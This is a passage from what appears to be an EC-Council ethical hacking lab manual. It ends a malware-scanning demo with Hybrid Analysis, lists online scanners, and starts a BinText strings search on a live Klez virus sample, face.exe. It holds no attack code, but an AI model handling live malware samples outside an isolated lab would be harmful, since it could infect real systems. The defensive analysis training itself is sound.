


17. Now, close the VirusTotal tab to switch back to the previous tab.

18. You can further scroll-down in the results page to view information related to Hashes, Falcon reports and Incident Response.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



19. This concludes the demonstration of malware scanning using Hybrid Analysis.
20. Close all open windows.
21. You can also use other local and online malware scanning tools such as **Valkyrie** (https://valkyrie.comodo.com), **Cuckoo Sandbox** (https://cuckoosandbox.org), **Jotti** (https://virusscan.jotti.org) or **IObit Cloud** (https://cloud.iobit.com) to perform online malware scanning.

Task 2: Perform a Strings Search using BinText

Software programs include some strings that are commands to perform specific functions such as printing output. Strings communicate information from a program to its user. Various strings that could represent the malicious intent of a program such as reading the internal memory or cookie data, are embedded in the compiled binary code.


Searching through strings can provide information about the basic functionality of any program. During malware analysis, search for malicious strings that could determine the harmful actions that a program can perform. For instance, if the program accesses a URL, it will have that URL string stored in it. You should be attentive while looking for strings and search for the embedded and encrypted strings for a complete analysis of the suspect file.

BinText is a text extractor that can extract text from any file. It includes the ability to find plain ASCII text, Unicode text, and Resource strings, providing useful information for each item.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.


Here, we will use the BinText tool to extract embedded strings from executable files.

1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\String Searching Tools\BinText** and double-click **bintext.exe**.
2. The **BinText** main window appears; click **Browse** to provide a file to scan. Here, we need to provide a malicious file to analyze the text.
3. Make sure that the **Advanced view** option is checked.




4. The **Open file for Scanning** window appears, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!** and select **face.exe**, the malicious file, and click **Open** to extract the text from the malicious file.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

